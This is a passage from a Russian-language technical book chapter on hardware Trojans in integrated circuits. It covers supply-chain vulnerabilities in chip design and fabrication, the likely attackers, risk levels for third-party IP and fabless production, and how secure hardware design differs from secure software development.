Так называемые порядочные хакеры (белые шляпы) в качестве подтверждения серьезности этой новой проблемы убедительно показали, что, например, посредством имитации сигналов связи между парковочной платежной картой и ридером

счетчика платежа можно легко несанкционированно увеличивать сумму платежа на эти платежные карты [5]. Демонстрация на специализированной конференции Black Hat еще в 2012 году убедительно показала всем уязвимость действующей системы безопасности даже в гостиничных карточках-ключах [6]. Атакующий задействовал здесь всего лишь маленькую область поля кода ключа, пользуясь криптографическим алгоритмом, встроенным в карточку-ключ, для воздействия на основной ключ.

Но ведь кроме подобных «бытовых» применений микросхем, существует широкий спектр их применений в промышленности, оборонной и даже космической технике.

На рис. 9.4 представлен упрощенный принцип организации подобных несанкционированных каналов управления радиоэлектронными системами военного назначения, использующих «зараженную» микросхему с незаконно встроенным аппаратным трояном, имеющим в своем составе радиочастотный блок.



Рис. 9.4. Вредоносные действия аппаратных троянов со встроенным радиочастотным блоком

Микроконтроллеры как коммерческого, промышленного, так и военного назначения сегодня достаточно широко используются во *встроенных системах*, здесь применяются так называемые пережигаемые перемычки в кристаллах (чипах) для запрещения неразрешенным пользователям читать или модифицировать определенные секции в своей памяти. Однако практически любой специалист по обратному проектированию микросхем (есть такая специализация) сегодня способен без особых проблем легко найти и *нейтрализовать* эти конкретные пережигаемые биты и в итоге — получить несанкционированный доступ для чтения и даже последующей *модификации* содержимого из памяти [7].

Как раз в этих микроконтроллерах злоумышленники могут размещать и свои *аппаратные трояны*, действующие уже без необходимости использования прямого

внешнего управления по радиоканалу. Эти аппаратные трояны относятся к классу так называемых *часовых бомб*. На рис 9.2 и 9.3 представлено упрощенное графическое пояснение основного принципа их работы. В этом случае схема аппаратного трояна состоит всего лишь из небольшого количества полупроводниковых элементов (транзисторов), образующих электронный счетчик, своего рода всего лишь простейший автомат конечных состояний, компаратор данных и ряд дополнительных проводников и транзисторов, обеспечивающих электрическое подключение этого «паразита» к жизненно важным блокам атакуемой микросхемы.

На рис 9.5 в качестве простейшего примера для «неспециалиста» в области микроэлектроники представлена картинка локального участка топологии исходной (незараженной) микросхемы с внедренным затем в нее аппаратным трояном. Даже неспециалисту понятно, что *визуально* обнаружить этот крохотный фрагмент среди сотен тысяч (и даже миллионов) транзисторов практически невозможно.




Рис. 9.5. Фрагмент топологии зараженной микросхемы

В нужный злоумышленнику момент времени (через месяц, через неделю или даже через несколько лет) этот троян *активизируется*, реализуя свою основную функцию. Последствия его включения могут быть крайне неприятными для пользователя зараженной системы — от банального *отказа* бортового компьютера до несанкционированного *подрыва* баллистической ракеты (рис. 9.6).

При проектировании любой современной микросхемы обычно рассматриваются основные требования к себестоимости, потреблению мощности, производительности и надежности. К сожалению, требования безопасности отечественными разработчиками всегда оставляются «на потом». Увеличение количества и разрушающей мощности аппаратных атак высветило необходимость *проблемы разработки методов обеспечения безопасности аппаратной основы радиоэлектронных систем* одновременно с оптимизацией их мощности, цены, производительности и долговечности. Основная часть опубликованных в открытой печати исследований в области обеспечения аппаратной безопасности электронных систем для космической промышленности и атомной энергетики сегодня направлена на решение этих проблем [8–12].



Рис. 9.6. Троян типа «часовая бомба»

Хотя прогресс в этой области достигнут достаточно значительный, надо отметить, что методы, используемые различными исследователями, не носят системный характер и в основном являются частными, привязанными к конкретным типам интегральных микросхем (ИС). Обычно экспертами делаются различные *исходные предположения*, касающиеся конкретно возможных аппаратных уязвимостей, различных моделей для рассматриваемых конкретных угроз и соответствующих методов защиты от них. Следовательно, разрабатываемые сегодня методы защиты микросхем от троянов не могут эквивалентно сравниваться друг с другом, даже если все они направлены только на решение одних и тех же проблем обеспечения безопасности электронной аппаратуры для объектов только топливо-энергетического комплекса.

Поэтому используемая в этом разделе в качестве базовой, одна из первых работ по кибербезопасности в области микроэлектроники для ответственных применений [1] анализирует только уже имеющиеся знания и только для некоторого числа основных современных проблем по безопасности такой аппаратуры. Ниже попробуем классифицировать как сами аппаратные угрозы, так и методы защиты от них и различные методики оценки эффективности разрабатываемых методов защит от этих угроз.

Итак, *аппаратный троян (Hardware Trojan, Hardware Backdoor)* — это вредоносная модификация микросхемы, результатом работы которой может быть как полное выведение из строя самой микросхемы и/или электронной системы, которая спроектирована с использованием «зараженной» микросхемы, так и нарушение нормального режима функционирования, обеспечение несанкционированного доступа к секретной информации, изменение, блокирование доступа или полное уничтожение информации.

Прежде чем перейти к непосредственному исследованию *аппаратных* троянов, необходимо ясно понимать их *принципиальные отличия* от *программных* троянов (закладок).

Аппаратные трояны:

- троян встроен непосредственно в микросхему;
- после этапа внедрения режим работы трояна изменить нельзя;
- аппаратный троян очень сложно выявить — любая современная микросхема очень похожа на «черный ящик».

Программные трояны:

- троян является частью кода в программе;
- поведение трояна можно менять извне;
- троян обычно внедряется через компьютерную сеть;
- однажды обнаруженный, он может быть удален, внесен в базу данных, что облегчает процесс его выявления в будущем.

В завершение этого раздела следует отметить, что все вышеизложенное здесь представлено в «научно-популярном» стиле и в основном предназначено для руководителей и ведущих менеджеров предприятий, государственных чиновников курирующих министерств и ведомств, а также для сотрудников службы безопасности предприятий и сотрудников контрразведывательных органов.

Далее и до конца этой главы мы последовательно и детально, с учетом ограниченного объема книжного издания рассмотрим материалы, предназначенные в основном для технических специалистов и специалистов по безопасности критических инфраструктур.

9.3.2. Анализ кибербезопасности этапов проектирования современных микросхем

На рис. 9.7 показана стандартная «цепочка» (маршрут) выполнения стандартных этапов создания опытных образцов современных микросхем (ИС). Эта цепочка сегодня может быть регионально распределена по всему миру [8, 13], и вследствие глобальных тенденций изменения в проектировании, изготовлении и поставках ИС в этой цепочке существенно возростала вероятность возникновения новых проблем безопасности конечной аппаратуры.

Проектирование ИС (важнейший этап создания микросхемы) включает в себя использование IP-ядер, разработанных центрами проектирования третьей стороны, проектирование некоторых компонентов у себя, объединение обеих частей в одну систему и создание топологии ИС. Проект конструкции (написанный, например, на языке GDSII топологического формата) затем посылается по Интернету на фаундрии-производство, которое разрабатывает дорогостоящую маску и изготавливает ИС. Эта ИС затем тестируется на производственной площадке изготовителя и часто также на измерительном оборудовании «третьей стороны». На заключительном этапе все годные ИС собираются в корпуса и распаиваются на платы. Понятно, что *сегодня существует слишком много уязвимых точек в этой цепочке, где все может пойти как-то не так.*

Как говорят иностранные эксперты по кибербезопасности, возможны следующие уровни реальной опасности, имеющие под собой аппаратную основу.

Общепринятые алгоритмы проектирования любой электронной системы показывают возможные уязвимости — «пунктирные линии» показывают, как поддельные и низкачественные компоненты могут вводиться в маршрут проектирования [14].




Рис. 9.7. Упрощенная структура маршрута проектирования микросхем (показаны только имеющие отношение к этой проблеме этапы и элементы)

Анализ этой последовательной цепочки проектирования показывает следующие варианты возможных действий со стороны атакующего.

- **Аппаратные трояны.** Агент атакующего, находясь в центре проектирования (или на фаундри), относительно легко может добавить отдельные вредоносные элементы в конструкцию ИС или несанкционированно модифицировать существующие оригинальные функциональные схемы.
- **Нарушение IP авторских прав и мошенничество** (спекуляция) ИС: Пользователь IP-блоков или «жульничающее» фаундри-производство относительно легко может незаконно нарушать IP авторские права без ведома и согласия его разработчика. В частности — такое «мошенничающее» фаундри-производство может *изготовить большее, чем требуется, количество ИС и продать избыточные ИС на «сером» рынке* [А.И. Белоус, В.А. Солодуха, С.В. Шведов, Основы конструирования высокоскоростных электронных устройств. Краткий курс «Белой магии»].
- **Обратное проектирование.** Атакующий может выполнять обратное проектирование конструкции ИС или отдельного IP-блока на любом желаемом для себя уровне абстракции. Затем он может повторно использовать модифицированное IP или даже улучшить его, если это позволяет сделать его квалификация.



Рис. 9.8. Основные возможные каналы внедрения аппаратных закладок в интегральные микросхемы для ответственных применений

- **Анализ побочных каналов (технических каналов утечки информации).** Атакующий может извлечь секретную информацию, используя измеренные физические характеристики микросхем (потребление мощности или электромагнитное излучение).
- **Мошенничество.** Атакующий может незаконно подделывать (клонировать) или имитировать как любой оригинальный компонент микросхемы, так и всю конструкцию атакуемой микросхемы.

На рис. 9.8 представлены основные возможные каналы внедрения аппаратных троянов в микросхемы на всех этапах создания конечного продукта — от стадии НИОКР до этапа финишной сборки и тестирования микросхемы.

На рис. 9.9 в графическом виде представлены основные возможные риски для случая использования в проекте результатов работы привлекаемых сторонних центров, причем не имеет значения, выполняет этот сторонний дизайн-центр весь проект или только незначительную его часть.




Рис. 9.9. Риски использования сторонних дизайн-центров. Уровень риска внедрения аппаратных троянов: **НИЗКИЙ**, **СРЕДНИЙ**, **ВЫСОКИЙ**

Здесь введена примерная градация уровня риска внедрения аппаратных троянов. Как мы видим, в этом случае только используемые САПР и этап изготовления шаблонов имеют «средний» уровень риска, в то время как IP-блоки, используемые стандартные ячейки и даже модели имеют самый высокий уровень риска. Следует особо подчеркнуть, что рис. 9.9 отражает как раз тот, к сожалению, сегодня редко используемый на практике случай, когда для реализации проекта используется собственное (отечественное) производство, где реализуются все технологические операции изготовления и тестирования спроектированных сторонним дизайн-центром микросхем.

На рис. 9.10 представлены риски использования чужих IP-блоков третьих компаний, а на рис 9.11 представлена типовая структура широко используемой

сегодня в электроэнергетических инфраструктурах системы на кристалле (SoC), демонстрирующая опасность внедрения аппаратных троянов в случае использования сторонних IP-блоков «непроверенными» компаниями, их разработавшими (здесь это компании № 1, 2, 4, 5).




Рис. 9.10. Риски использования чужих IP-блоков, уровень риска внедрения аппаратных троянов: **НИЗКИЙ**, **СРЕДНИЙ**, **ВЫСОКИЙ**




Рис. 9.11. Риски использования «чужих» IP-блоков




Рис. 9.12. Риски Fabless-проектирования. Уровень риска внедрения аппаратных тройнов: **НИЗКИЙ**, **СРЕДНИЙ**, **ВЫСОКИЙ**

Рис. 9.12 более конкретно визуально характеризует риски, обусловленные использованием широко распространенного метода фаблесс-проектирования, когда собственный (отечественный) дизайн-центр разрабатывает заказанные «энергетиками» или «нефтяниками» конструкции микросхемы у себя, а затем использует *аутсорсинг* (стороннее производство) для получения первых образцов и организации последующих закупок изготовленных сторонней фабрикой микросхем.



Рис. 9.13. Фотография рабочего места хакера-оператора на фабрике-изготовителе микросхем

Наконец, на рис. 9.13 показана для примера взятая из Интернета фотография одного из рабочих мест такого «хакера-оператора» на одной из таких фабрик-изготовителей. Понятно, что для организации такого производственного «секретного» подразделения, кроме очевидных больших финансовых вложений, неподъемных для рядовых «бедных хакеров», требуются весьма убедительные аргументы и соответствующие административные и управленческие решения, которые по рекомендациям соответствующих спецслужб принимаются не ниже, чем на *правительственном уровне* любого государства, обладающего собственной более-менее развитой полупроводниковой отраслью — *но это уже совершенно другая тема, очень далеко выходящая за рамки этой сугубо технической книги.*

9.3.3. Потенциальные агенты (организаторы) кибератак с использованием аппаратных троянов в микросхемах

На рис. 9.14 представлены основные потенциальные группы *агентов* (организаторов) атак на основе использования аппаратных троянов в микросхемах [1], каждая из которых может преследовать свои конкретные интересы. Рассмотрим их более подробно.

Итак, *удаленные хакеры (Remote Hackers)* — у этой группы хакеров, как правило, нет непосредственного физического доступа к микросхемам, они используют сложные алгоритмические инструменты *удаленного* взлома защиты микроэлектронных систем и устройств.

Специалисты по безопасности (Security Specialists) — кроме профессионалов, по долгу службы занимающихся обеспечением безопасности эксплуатируемых систем, в эту категорию входят и отдельные криминальные группы, имеющие своих высокопрофессиональных (и высокооплачиваемых — «за молчание») специалистов и соответствующие алгоритмическое и программное обеспечение; а также отдельные пользователи, атакующие системы просто для развлечений и шуток, которые тоже технически способны осуществить *разовые* экспериментальные атаки (lab attack).

Сертифицированные (проверенные) разработчики (Trusted developer) — инженеры, ученые, менеджеры, работающие вроде бы в надежных и проверенных организациях, но которые *могут быть завербованы* (подкуплены), чтобы внести аппаратный троян в конструкцию микросхемы и/или в описание (спецификацию) проекта.




Рис. 9.14. Потенциальные агенты (организаторы) атак с использованием аппаратных троянов [1]

Владельцы полупроводниковой фабрики (Device Distributor / Fab Owner) — в отдельных случаях владелец полупроводниковой фабрики может быть *или лично заинтересован, или вынужден* стать организатором (или инициатором) атаки.

В первом случае у владельца может быть заинтересованность в получении технических и технологических секретов или ноу-хау производимого по заказу изделия с целью получения конкурентных преимуществ в этом классе микроэлектронных изделий.

Во втором случае он может выполнять *не подлежащее уклонению указание* правительственных органов или спецслужб. Надо сказать, что обычно владелец фабрики сам *некомпетентен* в технических аспектах организации подобных атак, поэтому он *поручает эту работу своим техническим специалистам*, которые способны разработать соответствующий план, метод атаки и внедрить в конкретную микросхему представленный им «сверху» (или самостоятельно разработанный) аппаратный троян.

Секретные подразделения спецслужб и военных ведомств — типовым примером такой деятельности является упомянутая специальная разведывательно-диверсионная совместная кибероперация «Олимпийские игры» АНБ США и спецслужб Израиля по выводу из строя иранских центрифуг для обогащения урана, где для достижения конечной цели этой операции совместно с червем *Stuxnet* некий **аппаратный троян** предположительно был внедрен в серийный промышленный микроконтроллер фирмы «Siemens» (скорее всего, без ведома руководства этой компании) и дал возможность вирусу Stuxnet затем успешно (хотя и с непрогнозируемыми разработчиками результатами его выхода в мировое киберпространство) успешно выполнить свою разрушительную работу.

9.3.4. Основные методы проектирования кибербезопасной электронной аппаратуры

На рис. 9.15 представлена наша попытка систематизировать все имеющиеся знания на момент выхода этой книги о методах обеспечения так называемой **аппаратной кибербезопасности микросхем**, ориентированных на конкретные методы атаки. В левой колонке этого обобщающего рисунка показано *возможные цели* атаки злоумышленника, а в правой колонке рисунка — *местоположение* этого атакующего непосредственно в момент атаки в цепочке (канале) поставки ИС, где конкретно он может находиться с точки зрения стандартного маршрута проектирования и изготовления микросхемы.

На другом рис. 9.16, показаны результаты обобщения известной информации по методам обеспечения **кибербезопасности микросхем**, где предпринята попытка визуально показать *взаимосвязь трех факторов* — *типов* возможных атак, необходимых *контрмер* и специальных *методов оценки уровня* этих угроз и возможных *методов защиты* от них. Слева на этом рисунке в колонке атакующего обобщены сценарии, относящиеся к каждому конкретному классу атак, в средней колонке — известные из литературы возможные контрмеры. В правой колонке рисунка обобщены известные на момент издания книги методы эффективного противодействия атаке. Конечно, надо ясно понимать, что описание конкретных сценариев кибератаки зависит от конкретного приложения (конкретной цели атакующего).




Рис. 9.15. Систематизация уровня уязвимости электронной аппаратуры относительно возможного метода атаки




Рис. 9.16. Схематическое изображение обобщенной системы взаимодействия модели обеспечения кибербезопасности электронной аппаратуры объектов критических инфраструктур

На рис. 9.16 также в предельно упрощенном графическом виде перечислены основные *уровни представления* (Levels of Abstractions) типового маршрута проектирования отдельной микросхемы с качественной характеристикой *уровня сложности выявления* внедренных злоумышленником скрытых дефектов (аппаратных троянов).

Например, на самом высоком *системном* уровне иерархии (System level) возможны два основных способа атаки — *изменение протокола* работы в интересах атакующего хакера (Change protocol) и *внесение изменений в функциональные блоки* (Constraints).

Эти скрытые от владельца интеллектуальной собственности на микросхему изменения по уровню сложности обычно существенно превышают другие подобные «хакерские вмешательства», вносимые на нижнем — физическом уровне представления (Lowest Level) — как то — изменение топологии (Modify Layout) и изменение межсоединений (Modify Wiring).

В то же время *сложность обнаружения* внедренных аппаратных троянов в микросхемы ответственного назначения на нижнем уровне представления (Transistor Level) всегда намного выше, чем для внедренных троянов на более высоком уровне иерархии (RT Level).

9.4. Использование опыта проектирования безопасного программного обеспечения при проектировании кибербезопасных микросхем

9.4.1. Основные различия между разработкой безопасных микросхем и разработкой безопасных программ

В общем смысле *техника программирования* является более гибкой, чем большинство других технических профессий из-за того, что она в принципе не зависит от физических ограничений (конструкций изделий). Это в итоге приводит к существенным отличиям в процессе разработки и не позволяет легко приспособить *технику безопасного программирования* для разработки кибербезопасных микросхем. Как известно, физическое *производство* ИС является длительным и затратным процессом. Более того, *тестирование* конечного продукта требует значительно больших ресурсов, чем обычно это имеет место в *технике надежного программирования*. Поэтому инженеры-разработчики ИС пытаются устранить все разновидности ошибок до передачи своего проекта в производство, используя все известные им средства моделирования и анализа.

После выпуска на рынок соответствующего продукта (микросхемы) тот тип обновлений и исправлений программного обеспечения, который регулярно выполняется на операционных системах и браузерах для случая программного продукта, здесь становится невозможным, поскольку требует *физических* изменений, которые никак не могут быть выполнены дистанционно.

В силу этих аспектов совершенно очевидно, что процессы итеративной разработки *программных средств* не могут быть полностью применимыми для микросхем.

